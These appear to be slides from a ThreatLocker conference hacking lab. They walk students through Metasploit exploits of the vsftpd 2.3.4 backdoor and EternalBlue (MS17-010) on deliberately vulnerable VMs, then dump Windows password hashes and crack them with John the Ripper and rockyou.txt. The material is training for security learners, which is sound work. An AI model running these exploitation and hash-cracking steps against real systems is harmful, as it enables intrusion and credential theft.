#ZTW25

THREATLOCKER®

ZERO TRUST WORLD '25

Metasploit Hacking Lab

Alexander Benton

Special Projects Engineer, ThreatLocker

SCAN

Disclaimer

Do not connect VMs to a network.

Don't be bad.

What to expect

- Follow along as we run through several exploits.
- Hacking is not like in the movies.
- Often takes tons of time.
- Most of that time is spent looking at text and command lines.
- TAB is your friend!
  - If you press tab during a command and it finishes what you are typing, then you are doing it right! (Probably).
  - The arrow keys will cycle through commands you can edit.

What is Metasploit?

Metasploit framework.

- Collection of Penetration Testing Tools.
- Automates many tasks used by ethical hackers.
- Has many modules.

Metasploitable.

- VMs purposely made vulnerable.
- Useful for testing Metasploit modules.
- We are using Metasploitable 2, which is a ubuntu server VM with no GUI (Command line only).

First commands

ip a.

- Displays the IP address of the selected object.
- The a switch processes all objects.

Bonus command: clear.

- Clears the screen.
- Works in Metasploitable and Kali.

Network Mapper

nmap –sT 192.168.xx.xx.

- The sT option will run a TCP connect scan.
- Use the IP address from the previous command (ip a on the other VM),

nmap –sT 192.168.xx.xx -p6200.

- The –p switch allows us to check a specific port.
- Port 6200 was not chosen randomly.

Very Secure File Transfer Protocol Daemon

- V2.3.4 contained a backdoor.
  - Their website was compromised.
  - someone uploaded a modified version.
- No obfuscation.
- Quickly caught, but not before it was downloaded and preserved.
- Fun fact: The legitimate vsftpd is developed by Chris Evans.
  - No, not that one.

Netcat

netcat 192.168.xx.xx ##.

- Connects to a specific IP address.
- ## is the port you want to connect to, 21 for FTP.

Cat Facts.

- NC is a shortened version of the command.
- Was written by a *hobbit* in 1995.

How can we tell it worked?

ls.

- Lists the files in a directory.
- That is a lowercase L.

id.

- Tells us who we are logged in as.

ip a.

- Tells us our IP address.

Metasploit framework console

Msfconsole.

- This command will launch the console in a terminal window.
- Alternatively, can be launched from the start menu under 08 – Exploitation Tools -> Metasploit framework.
- Your ASCII art may be different than your neighbors.

Help.

- Shows the help file.

search vsftpd.

- Searches for the term specified.

use #.

- Uses the selected search result. Use the one ranked Excellent.

Exploit commands

Show options.

- Displays the options and their settings.
- Can be shortened to just options.

Set rhosts 192.168.xx.xx.

- Set to the IP of the Metasploitable VM.
- All we need to set, as it is the only require option without a default.
- Remember its plural even though we just have one rhost.

Exploit.

- Runs the exploit.
- Run also works.


What can we do now?

shutdown 0.

- Shuts down the VM with 0 delay.

Please close the Metasploitable VM window now.

- Select the last option and check the checkbox please.



EternalBlue – MS17-010

- Developed by the NSA.
- Stolen by Shadow Brokers in 2017.
- Patched by Microsoft in March of 2017.
- Publicly release in April of 2017.
- Used by the WannaCry ransomware in May of 2017.
  - The following months and years saw many variants.

EternalBlue – MS17-010

The lesson here is....

PATCH. YOUR. STUFF.

Launch the Blue VM

- It’s a Windows VM.
- It's got two users (I think).
- I don't remember the passwords.
- I don't remember the IP address.

Remember NMAP?

Nmap 192.168.56.0/24.

- No switches this time.
- Use this exact IP address.
- No spaces after the first.
- The /24 part tells it to scan the entire subnet for hosts.
- It should reveal the IP address of our newly connected VM.
- Your VM's IP address might be different from mine.

Using EternalBlue

Search EternalBlue.

- It knows we mean ms17-101.

Use exploit/windows/smb/ms17_010_eternalblue.

- Use # and the number matching the module also works.

Show options

Options.

- Shows the various options we need to set.

Set rhosts 192.168.56.xx.

- IP is from the earlier nmap command.
- Your VM's IP may differ.
- Remember rhosts is plural.

ip a.

- Tells you your IP address.
- Works inside the msfconsole.

Set options

Set lhost 192.168.xx.xx.

- set to your IP address, not the VM's IP address.
- Should be different that the rhosts.
- That’s a lowercase L, for local host.
- If this is left as 127.0.0.1, this exploit fails.

Time to hack!

Run.

- Runs the exploit with the options we have set.
- Get ready for a very small amount of ASCII art.
- Sometimes, it will fail.
- It will try again.
- It will tell you if you win and open a Meterpreter prompt if you do.

How do we take advantage of this?

hashdump.

- Displays the hashes for the passwords stored on the machine.
- Those are cool, but won't let us log into the machine.

Let's get cracking!

John the Ripper.

- Cracks passwords.
- Uses brute force attacks.
- Can be supplied wordlists to use dictionary attacks.
- Initially called Cracker John, it was a replacement for Cracker Jack, a DOS utility with similar functions.
- Probably not related to the unidentified serial killer that plagued London in 1888.

Let's get cracking!

RockYou.txt.

- A well-known collection of passwords.
- Leaked onto the internet in 2009 because RockYou kept 32 million user passwords in plain text in a database.
- The SQL exploit used to expose these was 10 years old.
- Please PATCH YOUR STUFF.

In a new terminal window

- mousepad passwerds.txt.
  - Mousepad is a text editor installed in Kali with a GUI.
  - You can name your file something different if you want.
- Copy the hashes from the meterpreter window into your text file and save and close it.
- The next command we type will be in this terminal window.
  - Don't close it.

Getting ready to rock

- Click on the start menu in your Kali VM.
- Select 05 – Password Attacks.
  - Then select Password Profiling & Wordlists.
    - Then click on wordlists.
- A terminal window will open.
  - It will as you if you want to extract the wordlist rockyou.txt.
  - Type Y and press enter (y also works).

Getting ready to rock

- Alternatively, you can open a new terminal window and type the following commands:
  - cd /usr/share/wordlists/.
  - sudo gzip –d rockyou.txt.gz.

Some cleanup

- rm ./.john/john.pot.
  - Removes the list of cracked passwords in case someone has already cracked them on this machine.
  - Might not need to be done on the machine.
  - If the next command fails, we need to run this.
  - Removes the file where John stored cracked passwords.


Final flourishes

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt passwerds.txt --format=NT
```

- This launches John the Ripper, there is no GUI.
- The wordlist parameter specifies the location of the rockyou word list to use.
- The passwerds.txt parameter is the text file we created.
- The format parameter tells us these are NT, or Windows passwords.

Final flourishes


- This is why you have been told not to use a SINGLE word or a variation thereof for your password.
- If one of these is your password for anything, please change it.



https://xkcd.com/936/

Thank you

- Please close the both VM windows now.
  - Select the last option and check the checkbox please.



Where to learn more

- https://docs.metasploit.com/
- https://www.offsec.com/metasploit-unleashed/
- https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/
- https://tryhackme.com/r/room/metasploitintro
- ThreatLockerNickCottrell/ZTW2025
- Overkill Gaming: https://www.youtube.com/watch?v=X6d5iu8OGuU


THREATLOCKER®
ZERO TRUST
WORLD '25